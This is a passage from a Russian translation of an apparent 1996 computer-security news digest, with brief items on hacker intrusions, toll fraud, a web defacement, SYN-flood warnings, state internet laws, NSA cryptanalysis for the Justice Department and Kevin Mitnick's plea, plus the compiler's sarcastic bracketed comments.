хакеров мог работать на иностранное государство, заинтересованное в получении данных военных исследований или областей, в которых ВВС вели перспективные разработки». Это было, по всей видимости, лишь выдачей желаемого за действительное.

Примечания:

На веб-сайте FAS также есть удобная поисковая система, с помощью которой можно найти показания, данные Конгрессу по вопросам хакеров и сетевых вторжений. Эффективны следующие ключевые слова: «Jim Christy», «Datastream Cowboy».

---

14. Хакеры находят дешёвое телефонное соединение через Scotland Yard

Источник: Reuters/Variety

Понедельник, 5 августа, 00:01 по восточному времени

ЛОНДОН (Reuters) — Компьютерные хакеры взломали систему безопасности Scotland Yard — штаб-квартиры лондонской полиции — и совершали международные звонки за счёт полиции, сообщила полиция в воскресенье.

Представитель полиции не подтвердил сообщение газеты Times о том, что сумма звонков составила один миллион фунтов стерлингов (1,5 миллиона долларов). По его словам, основная компьютерная сеть осталась в безопасности.

«Речь не идёт о доступе к какой-либо полицейской информации», — сказал представитель. «Этот инцидент расследован нашим отделом по борьбе с мошенничеством и следователями AT&T в США».

Следователи AT&T Corp были привлечены, поскольку большинство звонков совершалось в США, сообщает Times.

По данным Times, хакеры воспользовались системой переадресации вызовов PBX, позволяющей сотрудникам звонить по служебным вопросам с домашнего телефона за счёт работодателя.

---

15. Американский чиновник предупреждает об «электронном Пёрл-Харборе»

Источник: BNA Daily Report, 17 июля 1996 года

Заместитель генерального прокурора США Джейми Горелик заявила на прошлой неделе сенатскому подкомитету, что возможность «электронного Пёрл-Харбора» является вполне реальной угрозой для США. В своих показаниях она отметила, что информационная инфраструктура США представляет собой гибридную публично-частную сеть, и предупредила, что электронные атаки «способны нарушить или прервать предоставление услуг не менее эффективно, а то и эффективнее, чем умело заложенная бомба». 15 июля администрация Клинтона призвала к созданию Президентской комиссии по защите критической инфраструктуры с мандатом выявить характер угроз американской инфраструктуре — как электронных, так и физических — и совместно с частным сектором выработать стратегию её защиты. На более раннем слушании члены подкомитета услышали, что ежегодно предпринимается около 250 000 вторжений в компьютерные системы Министерства обороны с успешностью примерно 65%.

---

16. Иск оспаривает ограничение интернета на уровне штата (AP)

Автор: Jared Sandberg
Источник: The Wall Street Journal

Может ли штат Джорджия диктовать правила глобальному интернету?

Федеральный иск, поданный против штата во вторник Американским союзом гражданских свобод, должен в конечном счёте дать ответ на этот вопрос. Иск, поданный в федеральный окружной суд Джорджии, оспаривает новый закон штата, криминализирующий в ряде случаев анонимное общение в интернете и использование товарных знаков и логотипов без разрешения.

ACLU, поддержанный 13 истцами, включая ряд организаций общественных интересов, утверждает, что закон Джорджии «неконституционно неопределён» и что его ограничения в отношении использования корпоративных логотипов и торговых наименований «недопустимо сдерживают конституционно защищённое выражение». Истцы также настаивают на том, что закон Джорджии, предусматривающий наказание в виде лишения свободы сроком до 12 месяцев и штрафа в 1000 долларов, незаконно пытается ввести ограничения штата на межштатную торговлю — право, зарезервированное за Конгрессом.

Этот судебный вызов — одна из первых крупных атак на законы штатов, стремящихся обуздать интернет вопреки его глобальному охвату и аудитории. С начала 1995 года 11 законодательных собраний штатов приняли интернет-законы, ещё девять рассматривают возможность принятия мер.

Коннектикут в прошлом году принял закон, криминализирующий отправку электронного письма «с намерением преследовать, раздражать или тревожить другого человека» — вопреки устоявшейся традиции интернета «флеймить» пользователей сообщениями, созданными именно с такой целью. Вирджиния в этом году приняла законопроект, запрещающий государственным служащим — включая профессоров, которые теоретически пользуются академической свободой в государственных кампусах, — использовать государственные компьютеры для доступа к сексуально откровенным материалам. Нью-Йорк попытался возродить запреты на «неприличные материалы», отменённые как неконституционные апелляционным судом в связи с федеральным Законом о благопристойности в коммуникациях три месяца назад.

Большинство интернет-законов направлено против детской порнографии и преследования граждан. Противники утверждают, что хорошо задуманные усилия тем не менее могут сдержать свободу слова и развитие электронной коммерции. Они настаивают на том, что интернет, охватывающий более 150 стран, не должен регулироваться законами штатов, что может привести к сотням различных — и нередко противоречивых — правил.

«Необходимо пресечь это в зародыше и добиться от суда признания того, что штаты не могут регулировать интернет, поскольку это нанесло бы ущерб межштатной торговле», — говорит Энн Бисон, штатный адвокат ACLU. «Хотя это закон Джорджии, он неконституционно ограничивает возможность любого пользователя интернета использовать псевдоним или ссылаться на веб-страницу, содержащую торговое наименование или логотип. Он неконституционен по своей сути».

Эстер Дайсон, президент высокотехнологичного издательства EDventure Holdings Inc. и председатель Electronic Frontier Foundation — организации по защите гражданских свобод в сфере высоких технологий, выступающей соистцом в иске, — называет закон Джорджии «дефективным и неисполнимым» и добавляет: «Как они собираются не допустить, чтобы люди использовали вымышленные имена? Анонимность не должна быть преступлением. Преступлением должно быть совершение преступлений».

Но Дон Парсонс, республиканский депутат законодательного собрания, выступивший спонсором законопроекта в Джорджии, возразил, что закон — необходимое оружие для борьбы с

мошенничеством, подлогом и другими преступлениями в интернете. Те, кто его оспаривает, по его словам, «хотят представить (интернет) чем-то магическим, чем-то, стоящим выше политических границ». Ничем подобным он не является.

Закон Джорджии также не стремится запретить всякую анонимность, говорит Парсонс: он направлен против тех, кто «мошеннически выдаёт свой (веб-)сайт за сайт другой организации». Введение пользователей в заблуждение относительно медицинской информации онлайн, например, может причинить серьёзный вред ничего не подозревающему человеку, считает он.

Но критики Парсонса, в том числе его конкурент-законодатель — депутат Митчелл Кей — утверждают, что за новым законом стоит политическое возмездие. По их словам, Парсон и его политические союзники были раздражены веб-сайтом Кея, на главной странице которого красовалась государственная печать, а также публиковались записи голосований и порой жёсткие политические комментарии. Кей утверждает, что именно его веб-сайт стал поводом для атаки нового закона на логотипы и товарные знаки, используемые без прямого разрешения.

«Мы решили регулировать свободу слова так же, как это делают коммунистический Китай, Северная Корея, Куба и Сингапур», — говорит Кей. «Непонимание законодателей переросло в страх. Это ударило по репутации Джорджии и послало миру сигнал: мы не понимаем технологии и враждебны к ней».

Парсонс отрицает, что именно политический веб-сайт стал главным поводом для спонсирования нового закона.

Этот сугубо местный спор подчёркивает сложность попыток законодательно регулировать поведение в интернете. «Это создаёт хаос, потому что я не знаю, какие правила будут применяться ко мне», — говорит Льюис Клейтон, партнёр нью-йоркской юридической фирмы Paul, Weiss, Rifkind, Wharton & Garrison. «Законодательство какого штата будет регулировать коммерческие сделки? Не хочется, чтобы каждый штат мог регулировать то, что является национальной или международной торговлей».

В случае с законом Джорджии: хотя его сторонники утверждают, что это не тотальный запрет анонимности, противники опасаются, что различные трактовки закона могут привести к преследованию больных СПИДом и выживших после насилия в детстве, использующих анонимность для обеспечения конфиденциальности при общении в интернете.

«Возможность анонимно получать доступ к этим ресурсам действительно крайне важна», — говорит Джеффери Грэм, исполнительный директор AIDS Survival Project — атлантской службы помощи, присоединившейся к ACLU в иске. Члены его организации «живут в небольших сообществах», говорит он, и если их личности станут известны, «они определённо столкнутся со стигматизацией и преследованиями».

---

17. Правительство США планирует группу компьютерного реагирования

Источник: Chronicle of Higher Education, 5 июля 1996 года

Федеральное правительство планирует создать централизованную группу экстренного реагирования для отражения атак на информационную инфраструктуру США. Группа реагирования на компьютерные чрезвычайные ситуации (CERT) при Университете Карнеги-Меллон, финансируемая Министерством обороны, примет ключевое участие в создании новой межведомственной группы, которая будет заниматься вопросами безопасности, связанными с интернетом, телефонной сетью, системами электронного банкинга и компьютеризированными системами, управляющими нефтепроводами и электросетями страны.

---

18. Вызов хакерам за 50 000 долларов: взломай сетевую систему безопасности

Источник: Online Business Today

Компания World Star Holdings из Виннипега (Канада) ищет неприятностей. И если найдёт — готова заплатить 50 000 долларов первому, кто взломает её систему безопасности. Компания объявила открытый конкурс «World Star Cybertest '96: Ultimate Internet Security Challenge», чтобы продемонстрировать свою интернет-систему безопасности.

Личные приглашения были отправлены по электронной почте таким известным именам, как Билл Гейтс, Кен Роу из Национального центра суперкомпьютерных вычислений, доктор Пол Пенфилд с кафедры информатики Школы инженерии MIT, а также исследователи Дрю Дин и Дин Уоллах из Принстонского университета.

[Бросать вызов Биллу Гейтсу во взломе системы безопасности — всё равно что вызывать «Вояджер» на вязальный конкурс. *]*

Платный подписной бюллетень OBT «Online Business Consultant» недавно цитировал принстонскую команду в нескольких материалах о безопасности Java, включая «Deadly Black Widow On The Web: Her Name is JAVA», «Java Black Widows — Sun Declares War», «Be Afraid. Be Very Afraid» и «The Business Assassin». Читать эти материалы можно на Home Page Press http://www.hpp.com.

Брайан Гринберг, президент World Star, заявил: «Я лично подписал, запечатал и отправил по электронной почте приглашения и с нетерпением жду отклика ряда из этих людей на вызов. Я уверен, что наша система является в настоящее время наиболее защищённой в киберпространстве».

World Star Holdings, Ltd. — поставщик интерактивных «транзакционных» интернет-сервисов и технологий интернет-безопасности, которая, по утверждению Гринберга, доказала свою неуязвимость. Компания запустила онлайн-конкурс, предлагая более 50 000 долларов наличными и призами первому, кто сможет взломать её систему безопасности.

По условиям конкурса хакеры заманиваются в виртуальный банковский интерьер в поисках сейфа. Задача — вскрыть его и найти список призов с инвентарными номерами и скрытый «киберключ». Сотрудники OBT воспользовались персональным агентом-программой Go.Fetch (бета) компании Home Page Press для обращения к сайту World Star и получили лишь пять страниц.

В случае успеха звоните в World Star по телефону 204-943-2256. Вперёд, хакеры. Ломайте World Star на http://205.200.247.10 и забирайте деньги!

---

19. Криминальная секта начинает попытку взломать PGP

Автор: grady@netcom.com (Grady Ward)

Специальный мастер уведомил меня, что мадам Коврин просила её привлечь эксперта по ПК для попытки «взлома» ряда зашифрованных PGP многомегабайтных файлов, изъятых вместе с более чем сжатым гигабайтом другого материала из моего банковского сейфа.

Как ни иронично, они позвонили с просьбой помочь им в разработке прототипа программы-«взломщика», которую можно было бы использовать для перебора возможных

вариантов. Я снабдил их хорошим базовым исходным кодом pgpcrack, способным перебирать несколько десятков тысяч возможных ключевых фраз в секунду; я также предложил им использовать как минимум рабочую станцию P6-200 или лучше для более эффективного поиска.

Подтекст в том, что эта очередная истерическая попытка «найти» на меня что-нибудь в сочетании с ежедневными призывами к урегулированию отражает безнадёжность судебной позиции криминальной секты.

Похоже, криминальная секта сделала ставку на то, чтобы довести дело RTC против Уорда до горького конца. Который я скромно предсказываю как сокрушительное и унизительное поражение для них от нищего истца, представляющего себя сам.

Я сделал им окончательное предложение об урегулировании — можно взять или не взять. На самом деле у них есть возможность прямо сейчас отозвать иск, поскольку мои встречные иски отклонены (хотя судья Уайт пригласил меня повторно подать новое ходатайство о встречном иске на более юридически достаточных основаниях).

Полагаю, что с Китом мы нашли успешную контрстратегию против системы судебного преследования секты.

Тем временем мне нужна помощь ветеранов a.r.s. Мне нужна любая копия письма о прекращении деятельности, которую вы могли получить в прошлом году от Элиота Абелсона, бывшего адвоката криминальной секты, и Юджина Мартина Инграма, её рупора.

Физическая почта:

Grady Ward
3449 Martha Ct.
Arcata, CA 95521-4884

BMP-файлы или факс-копии:

grady@northcoast.com

Спасибо.

Grady Ward

P.S. Мне действительно нужны ваша помощь и добрые пожелания. Спасибо всем вам за то, что вы делаете интернет безопасным местом для критики культ-кичей.

---

20. Хакеры бомбардируют интернет

Автор: Dinah Zeiger
Источник: Denver Post

21 сентября 1996 года

Компьютерные хакеры придумали новый способ парализовать интернет — захлёстывая сетевые компьютеры сообщениями так, что другие пользователи не могут получить доступ к ним.

В конце четверга финансируемая государством Группа реагирования на компьютерные чрезвычайные ситуации при Университете Карнеги-Меллон в Питтсбурге разослала интернет-провайдерам, университетам и правительственным структурам предупреждение с подробным описанием характера атак, распространившихся примерно на 15 интернет-сервисов за последние шесть недель. Три случая были зафиксированы на текущей неделе.

До сих пор ни один из контактируемых провайдеров в Колорадо не пострадал, однако все они настороже и готовят защиту.

Самое неприятное: надёжной защиты не существует, поскольку атаки используют те же правила — протоколы — что обеспечивают установление соединений между компьютерами в интернете.

Всё, что пока может предложить Группа реагирования, — это рекомендации по модификациям, способным снизить вероятность того, что сайт станет целью атаки.

По существу, хакеры засыпают атакуемые сайты сотнями сообщений с произвольно генерируемых фиктивных адресов. Атакованные компьютеры перегружаются при попытке установить соединение с несуществующими адресами. Это не разрушает сеть — просто парализует её.

Группа реагирования связывает атаки с двумя подпольными журналами — 2600 и Phrack, недавно опубликовавшими код, необходимый для проведения таких атак.

[Подождите... выше говорилось о сообщениях, что больше похоже на Usenet, а не на SYN-флуд... *]*

«Это просто шалости», — сказал Тед Пинковиц, президент денверской компании e-central. «Они делают это только для того, чтобы доказать, что это возможно».

Один местный провайдер, отказавшийся назвать себя из страха стать мишенью, сказал, что это нечто большее, чем шалости.

«Это злонамеренно», — сказал он. «Они атакуют протоколы, которые являются самым базовым клеем интернета, и для исправления этого потребуется тонкая работа. Нельзя просто переделать систему, потому что это основа работы всей сети».

Группа реагирования сообщает, что отследить источник атаки трудно, но возможно.

«Мы получали сообщения об идентификации источников атак», — говорится в предупреждении.

Автор: Brock N. Meeks

Министерство юстиции впервые публично признало, что использует криптоаналитические технологии Агентства национальной безопасности для помощи во внутренних делах — ситуация, которая напрягает правовые границы полномочий ведомства.

В июле на открытом слушании Постоянного подкомитета по расследованиям Комитета Сената по делам правительства заместитель генерального прокурора Джейми Горелик признала, что Министерство юстиции: «Например, когда у нас возникают трудности с расшифровкой информации в компьютере, а экспертиза сосредоточена в АНБ, мы просили о технической помощи под нашим контролем».

Это откровение должно было стать сенсацией. Но, подобно прыжку олимпийского прыгуна в воду, оно почти не вызвало ряби.

По закону АНБ разрешено шпионить за иностранными коммуникациями без ордера или парламентского надзора. Действительно, это одно из самых засекреченных ведомств американского правительства, само существование которого не было публично признано вплоть до середины 1960-х годов. Однако ему запрещено вмешиваться во внутренние дела.

В ходе слушания сенатор Сэм Нанн (демократ, Джорджия) спросил Горелик, имеет ли президент «конституционные полномочия отменять законы, когда под угрозой базовая безопасность страны». Затем он предложил сценарий: «Допустим, значительная часть страны фактически замерзает посреди зимы (потому что электросеть уничтожена), и вы полагаете, что угроза исходит изнутри страны, но не можете её отследить, поскольку у ФБР нет такой возможности. Что вы делаете?»

Горелик ответила: «Ну, одно из возможных действий — позвольте мне сказать вот что: можно было бы откомандировать ресурсы разведывательного сообщества в правоохранительное сообщество. То есть, если речь идёт о технологических возможностях, мы так делали». И тут она упомянула, что АНБ привлекалось для помощи в расшифровке ряда зашифрованных данных.

Но никто не уловил значимости слов Горелик. Вместо этого пресса сосредоточилась на другом её предложении — создании чего-то вроде «Манхэттенского проекта» для противодействия угрозе информационной войны. «Нам нужен, следовательно, эквивалент "Манхэттенского проекта" для защиты инфраструктуры — совместное предприятие правительства и частного сектора, объединяющее лучшие умы для выработки реалистичных решений одной из наших наиболее сложных задач», — заявила Горелик Конгрессу. Буквально днём ранее президент Клинтон подписал указ о создании специальной комиссии в составе нескольких ведомств, включая Министерство юстиции, ЦРУ, Пентагон, АНБ и представителей частного сектора.

Хотя пресса упустила эту новость в тот день, разведывательное ведомство содрогнулось. Когда я начал расследовать заявление Горелик, мне отвечали лишь приглушённым ворчанием. Я позвонил сотруднику АНБ домой за комментарием. «О чёрт», — сказал он, и тишина. «Не могли бы вы немного развернуть это высказывание?» — спросил я, сдерживая смешок. «Думаю, мой комментарий говорит сам за себя», — сказал он и резко повесил трубку.

Несколько источников в ФБР дали не намного больше информации. Один источник всё же подтвердил, что бюро прибегало к помощи АНБ для взлома некоторых зашифрованных данных «в нескольких случаях», но отказался от подробностей.

Действовало ли Министерство юстиции незаконно, втягивая АНБ во внутреннюю работу? Сенатор Нанн спросил Горелик, имеет ли ФБР законные полномочия привлекать АНБ для криптоаналитической работы. «У нас есть право прямо сейчас запрашивать помощь, когда мы считаем, что может существовать угроза национальной безопасности», — ответила она. Но её ответ был «мягким». Она продолжила: «Если мы знаем наверняка, что речь идёт об угрозе уголовного характера, не связанной с национальной безопасностью, полномочия гораздо более сомнительны». Сомнительны — да. Но от этого отказались? Нет.

Если ответы Горелик кажутся уклончивыми, возможно, потому что её публичные заявления противоречат друг другу. Примерно за месяц до её парламентской сенсации она раскрыла планы «Манхэттенского проекта» для информационного века в выступлении. В статье для журнала Upside — написанной опытным следователем Льюисом Кохом, первым сообщившим об этом — Горелик жаловалась в своей речи на то, что правоохранительные органы прилагали «столько усилий» для получения ордеров на обыск в поисках улик и обнаруживали, что у обвиняемого в детской порнографии компьютерные файлы «зашифрованы DES» без депонированного ключа. «Тупик для нас», — сказала Горелик. «Действительно ли такое ограничение нам нужно? К сожалению, это не воображаемый сценарий. Проблема реальна».

Всё это время Горелик знала — как впоследствии признала Конгрессу — что ФБР на самом деле уже обращалось к АНБ за помощью во взломе кодов.

Инсайдер разведывательной отрасли заявил, что участие АНБ законно. «Скорее всего, это законно потому, что когда [АНБ] выполняет такую работу, оно в действительности подчиняется всем тем же ограничениям, которым подчиняются правоохранительные органы». Этот источник продолжил объяснение: если ФБР использует любые доказательства, полученные с помощью криптоанализа АНБ, в суде, адвокат защиты может под присягой попросить АНБ «в полной мере объяснить», каким образом ему удалось взломать коды. «Если бы я консультировал АНБ сегодня, я бы сказал: существует существенный риск того, что [адвокат защиты] заставит [АНБ] раскрыть свои методы», — сказал он. «А значит, АНБ крайне сложно применять свои лучшие методы в уголовных делах из-за этого риска».

Около 20 лет назад сенатор Фрэнк Черч, председатель Сенатского комитета по разведке, предупреждал об опасности втягивания АНБ во внутренние дела после расследования незаконных действий ведомства. По его словам, «потенциал для нарушения частной жизни американцев не имеет аналогов ни в одном другом разведывательном органе». Если ресурсы АНБ когда-нибудь будут применены внутри страны, «ни один американец не сохранит никакой частной жизни... Негде будет спрятаться», — сказал он. «Мы должны следить за тем, чтобы это ведомство и все ведомства, располагающие подобными технологиями, действовали в рамках закона и под надлежащим контролем — чтобы мы никогда не переступили за эту пропасть. Это пропасть, из которой нет возврата», — сказал он.

И тем не менее администрация Клинтона уже закладывает почву для подобного «расширения миссии» через создание этого «Манхэттенского проекта».

Но если Министерство юстиции может по собственному усмотрению задействовать АНБ — а это позиция сомнительной законности, которая так и не была в полной мере вынесена на публичное обсуждение — зачем тогда занимать столь жёсткую позицию по вопросу эскроу-шифрования?

Простой ответ: эскроу — более лёгкий путь. Как отметил мой источник в разведывательном сообществе, участие АНБ создаёт проблемы при судебном рассмотрении дел. Администрация предпочитает, чтобы АНБ работало в тени, незамеченным и без надзора. При наличии эскроу ключей правовых препятствий почти нет.

Тем временем Министерство юстиции уже направило АНБ по дороге «расширения криптомиссии». Это может оказаться дорогой без возврата.

Meeks out...

---

22. Хакер размещает обнажённые фото на веб-страницах суда

Автор: Rob Chepak
Источник: The Tampa Tribune

ТАЛЛАХАССИ — Интернет-дом Верховного суда Флориды — не то место, где ожидаешь увидеть обнажённую натуру.

Тем не менее именно это произошло в среду утром, когда судья в Таллахасси обнаружил порнографическую фотографию, просматривая последние правовые новости.

Компьютерный хакер взломал киберобитель высокого суда, разместив как минимум три порнографических фотографии и поток нецензурщины на его веб-страницах.

«Я посмотрел только на один снимок, а потом сразу связался с судом», — сказал изумлённый Чарльз Кан-младший, судья 1-го окружного апелляционного суда.

Изменённые страницы были немедленно отключены. Флоридский департамент охраны правопорядка расследует инцидент, Министерство юстиции США уведомлено. Хакер не вмешивался ни в какие официальные документы, заявили представители суда.

«У нас три фотографии, и мы ищем ещё», — сказал Крейг Уотерс, исполнительный помощник председателя Верховного суда Джеральда Когана. Виновный «может быть как кем-то из здания, так и с другого конца света».

[Могу поспорить, что они ищут ещё... *]*

Веб-сайт суда Флориды используется для публикации информации о судебных решениях, законодательстве штата и юридической помощи. Тысячи людей, в том числе дети, ежемесячно

пользуются более чем 500 интернет-страницами судебной системы, сообщил Уотерс.

Суд и другие государственные органы, как правило, хранят наиболее важную информацию на отдельных компьютерах, недоступных через интернет.

Официальные лица точно не знают, как злоумышленник проник в систему, и в четверг днём FDLE не располагала подозреваемыми. Но представители суда давно подозревали, что веб-сайт может стать мишенью для хакеров, вооружённых компьютерным оборудованием для размещения фотографий в интернете. Верховный суд Флориды стал первым верховным судом штата в стране, создавшим собственные интернет-страницы два года назад.

Хотя этот эпизод звучит как искусно придуманная школьная шалость, компьютерные хакеры становятся всё более серьёзной проблемой для государственных органов, которые всё чаще оказываются жертвами криминального вмешательства в интернете. В августе кто-то разместил свастику и откровенные фотографии телезвезды на главной странице Министерства юстиции США. ЦРУ также пострадало.

«Это, безусловно, распространённая проблема», — сказала П.Дж. Пондер, юрист Комиссии по информационным ресурсам, координирующей компьютерные сети государственных органов. Однако статистики по случаям вмешательства в государственные компьютеры не существует.

Лучший способ минимизировать ущерб от компьютерных хакеров — держать важную информацию подальше от интернета, сказал Дуглас Смит, консультант комиссии. Большинство государственных органов следуют этому совету, добавил он.

«Думаю, нужно соотносить ценность безопасности с ценностью информации, которую вы там хранёте», — сказал он.

Официальные представители суда в четверг отказались раскрыть подробности о сексуально откровенных фотографиях, однако пресс-секретарь FDLE Лиз Хёрст заявила, что ни одна из них не является детской порнографией.

Наказание за вмешательство в компьютеры предусматривает штраф в 5000 долларов и пять лет лишения свободы, но наказание значительно серьёзнее, если речь идёт о детской порнографии, добавила она.

В отсутствие очевидного мотива или физических улик следователи FDLE, также занимающиеся расследованием детской порнографии в интернете, надеются восстановить маршрут злоумышленника в киберпространстве. Однако Пондер предупредила, что дела о вмешательстве в интернет «очень сложно раскрыть».

В четверг лучшие правовые умы штата, привыкшие вершить правосудие, непривычно ощутили себя в роли жертв.

«Ущерба нанесено не было», — заявил Коган. «Но этот эпизод послал сигнал о наличии бреши в нашей системе безопасности, которую мы сейчас устраняем».

[Говорю вам (и другим ведомствам) — я занимаюсь консультированием по безопасности!! Пожалуйста?! *]*

---

23. Взлом в помощь борьбе с пиратством

Источник: The Telegraph

22 октября 1996 года

Следователи по компьютерным преступлениям используют методы своих противников для борьбы с незаконной торговлей программным обеспечением. Репортаж Майкла МакКормака.

Поговорка «Клин клином вышибают» обновляется для электронного века: онлайн-следователи применяют хакерские методы, чтобы бороться с процветающей торговлей контрафактным и пиратским программным обеспечением, наносящей, по оценкам, британским разработчикам программ ущерб более чем на 3 миллиарда фунтов в год.

«Джейсон» — следователь по компьютерным преступлениям, нанятый Novell для закрытия досок объявлений, торгующих пиратскими копиями её программ, — ведёт запутанную двойную жизнь. Сначала он неделями просиживает в своём офисе, путешествуя по интернету и выуживая секреты у хакеров по всей Европе; затем составляет досье доказательств на системных операторов, торгующих продуктами Novell, летит на их базы, представляет местной полиции свои отчёты и сопровождает её на неизбежный обыск.

«Каждый день я нахожусь на IRC [чат-линиях интернета, где информацией можно обмениваться быстро и относительно анонимно], в поисках наводок на новые доски объявлений, на которых могут быть продукты Novell», — говорит он.

«Наша политика состоит в том, чтобы двигаться по Европе страну за страной и стараться закрыть крупнейшие доски в каждой из них».

«Как правило, именно на крупных досках есть наши продукты, и попасть на них бывает непросто. Операторы вложили много времени и денег в их создание и порой довольно осторожно решают, кого пускать. Я нередко начинаю с вступления на десятки небольших досок в регионе, чтобы заработать хорошую репутацию, которую могу использовать как рекомендацию для доступа на крупную доску».

«Наша политика состоит в том, чтобы двигаться по Европе страну за страной и стараться закрыть крупнейшие доски в каждой из них. Это оказывает сдерживающее воздействие на других операторов. Они думают: "Если его поймали — мне конец". В течение нескольких дней после закрытия крупной доски продукты Novell исчезают с небольших».

Когда Джейсон получает доступ к крупной доске, игра начинается всерьёз: «Доски объявлений работают по принципу: хочешь что-то взять — сначала что-то внеси. Очевидно, я не могу вносить продукты Novell или любой другой компании; вместо этого мы используем программу, написанную нами самими. Она огромная, и у неё впечатляющий интерфейс с цветными индикаторами и меню. Она ничего на самом деле не делает, но выглядит внушительно и позволяет начать скачивать файлы с сайта».

Обнаружив продукты компании на доске, Джейсон снимает видеозапись своего входа в систему и получения копии программного обеспечения.

[Вот уж невероятное извращение с полицейскими наклонностями... *]*

На досках объявлений нередко есть закрытые разделы, доступные лишь нескольким проверенным участникам: там и хранятся наиболее незаконные продукты — такие как дорогие деловые пакеты или текстовые редакторы, скопированные с бета-версий или пиратских дисков. Проникнуть в эти области помогает навык, перенятый у хакеров. «Это называется социальная инженерия», — говорит Джейсон. «Просто разговариваешь с оператором до тех пор, пока он не решает доверить тебе сокровища».

Обнаружив продукты компании на доске, Джейсон снимает видеозапись своего входа в систему и получения копии программного обеспечения. Затем — в самолёт и на подачу жалобы в местную полицию.

Ему помогает Саймон Свейл, ещё один следователь Novell и бывший детектив лондонской столичной полиции, использующий свой опыт в международных полицейских процедурах и

культуре для обеспечения иностранных полицейских всей необходимой технической помощью.

За последние шесть месяцев расследования Джейсона привели к закрытию семи досок объявлений по всей Европе; было изъято программное обеспечение стоимостью более 500 000 фунтов. По оценкам компании, закрытые доски обошлись бы ей более чем в 2,5 миллиона фунтов потерянных продаж за следующий год.

Джейсон хорошо помнит ранний утренний обыск в доме оператора.

Одним из крупнейших успехов Джейсона стало расследование в начале этого года в Антверпене: он вывел бельгийскую полицию к доске объявлений Genesis, где хранилось продуктов Novell и другого пиратского программного обеспечения на сумму более 45 000 фунтов. Джейсон хорошо помнит ранний обыск в доме оператора: «Первое, что он сказал: "У меня нет ничего незаконного в системе". Тогда я установил ноутбук и мобильный телефон и прямо из его кухни набрал номер его системы. Все полицейские наблюдали, как я стучу по клавиатуре, а на его экране в соседней комнате всё вылезает. Я сразу вышел на продукты Novell, и он сказал: "Ладно, может, чуть-чуть есть"».

Системный оператор Жан-Луи Пире заключил шестизначное внесудебное соглашение с Novell. Что ещё важнее для компании, её продукты практически исчезли с бельгийских досок после этого обыска.

Однако рыбы для ловли ещё предостаточно. У Джейсона уже запланированы ещё три обыска на осень...

---

24. Раскрытие секретов Intel

Сайт Intel's Secrets, возможно, просуществует недолго, если Intel что-то по этому поводу скажет. Сайт предоставляет подробности, описывает недостатки и программные советы, которыми гигантский производитель чипов предпочёл бы не делиться с широкой публикой. На одной конкретной странице раскрыты некоторые нелестные глюки чипа P6 и ошибка в чипе Intel486. На сайте даже есть два отдельных счётчика посещений: один для обычных посетителей, а другой — считающий, сколько раз туда заглядывала Intel.

---

25. Интернет-бум подвергает домашние ПК угрозе со стороны хакеров

Автор: Nick Nuttall
Источник: The London Times

18 октября 1996 года

Домашние компьютеры, хранящие всё — от личных банковских данных до любовных писем, — становятся всё более уязвимыми для хакеров по мере того, как всё больше домохозяйств подключается к интернету.

Бум электронных сервисов делает домашний ПК столь же открытым для атак, что и корпоративные и государственные системы, — свидетельствует опрос хакеров. Интернет также помогает хакерам совершенствоваться, обмениваясь советами и компьютерными программами по всему миру.

[Опрос хакеров?! Чушь. *]*

Представитель Kinross and Render, проводившей опрос по заказу Computacenter, сказал: «Взломать домашние компьютеры теперь всё более возможно и вызывает растущий интерес у хакеров. Это может быть компьютер известного человека, например Тони Блэра или какой-нибудь спортивной звезды. Равно как и ваш или мой компьютер с личными данными, которые можно использовать для шантажа».

Пароли по-прежнему легко взломать, несмотря на предупреждения о взломах. Компании и частные лица нередко используют простые пароли-имена: Hill для Дэймона Хилла или Blair для лейбористского лидера. Хакеры также отмечают, что многие пользователи так и не заменили заводской пароль собственным.

Хакеры нередко используют программы, загруженные из интернета, автоматически генерирующие тысячи вероятных паролей. Они называются «Crackers» и носят имена типа Satan или Death.

[Satan? Death? Ужас! *]*

Джон Перкинс из Национального вычислительного центра в Манчестере вчера заявил: «Подключение корпоративных, а теперь и домашних компьютеров к глобальным сетям расширяет рынок сбыта для хакеров». Опрос Computacenter основан на интервью с более чем 130 хакерами, дополненных интервью через интернет. Средний хакер — 23-летний студент университета мужского пола. По меньшей мере один из опрошенных начал заниматься хакерством десять лет назад, когда ему было восемь.

[При всём уважении к кому бы то ни было, как они вообще могли проверить какие-либо утверждения в таком опросе? И с таким количеством участников? *]*

Большинство сказало, что взламывать становится всё легче, а не труднее, и многие хакеры были бы рады более жёсткой защите — это повысило бы сложность задачи. Действующие законы вызывают презрение, и почти 80 процентов заявили, что более суровые законы и более активное уголовное преследование не стали бы сдерживающим фактором. Восемьдесят пять процентов опрошенных никогда не попадались.

Большинство говорило, что привлекательность хакерства — в вызове, однако твёрдое ядро стремилось саботировать компьютерные файлы и сеять хаос, тогда как другие надеялись совершить мошенничество.

[Позвольте мне вырвать. *]*

---

26. Компьютерный хакер Митник заявляет о невиновности

30 сентября 1996 года

ЛОС-АНДЖЕЛЕС (AP) — Печально известный компьютерный хакер Кевин Митник в понедельник заявил о своей невиновности по обвинению в совершении многомиллионных преступлений в киберпространстве в течение двух с половиной лет, находясь в бегах.

Митник, 33 года, содержащийся под стражей без залога по приговору о мошенничестве, попросил судью не зачитывать обвинительное заключение, которое включает 25 новых пунктов — компьютерное и телефонное мошенничество, незаконное использование средств доступа, повреждение компьютеров и перехват электронных сообщений.

«Не виновен», — произнёс Митник. Его обвинительное заключение, переданное в пятницу федеральным большим жюри, является итогом расследования, проведённого национальной оперативной группой ФБР, НАСА и федеральных прокуроров с высокотехнологичной специализацией.

В нём Митнику вменяется использование похищенных компьютерных паролей, повреждение компьютеров Университета Южной Калифорнии и хищение программного обеспечения стоимостью в миллионы долларов у технологических компаний, в том числе Novell, Motorola, Nokia, Fujitsu и NEC.

В апреле Митник признал себя виновным в мошенничестве по делу Северной Каролины, связанному с использованием 15 похищенных телефонных номеров для дозвона в компьютерные базы данных. Затем прокуроры сняли 22 других обвинения в мошенничестве, однако предупредили о возможности новых обвинений.

Митник также признал нарушение условий испытательного срока по приговору 1988 года в Лос-Анджелесе, по которому отсидел год за взлом компьютеров Digital Equipment Corp. В 16 лет он провёл шесть месяцев в исправительном центре для несовершеннолетних за кражу компьютерных руководств из коммутационного центра Pacific Bell.

В понедельник Митник также сменил адвоката: им стал Дональд К. Рэндольф, ранее представлявший Джуди Дж. Вишер, ближайшего помощника Чарльза Китинга-младшего, в деле о мошенничестве Lincoln Savings.

---

27. Хакеры уничтожают доказательства применения химического и биологического оружия в Войне в Заливе

Источник: WesNet News

Суббота, 2 ноября, 17:00

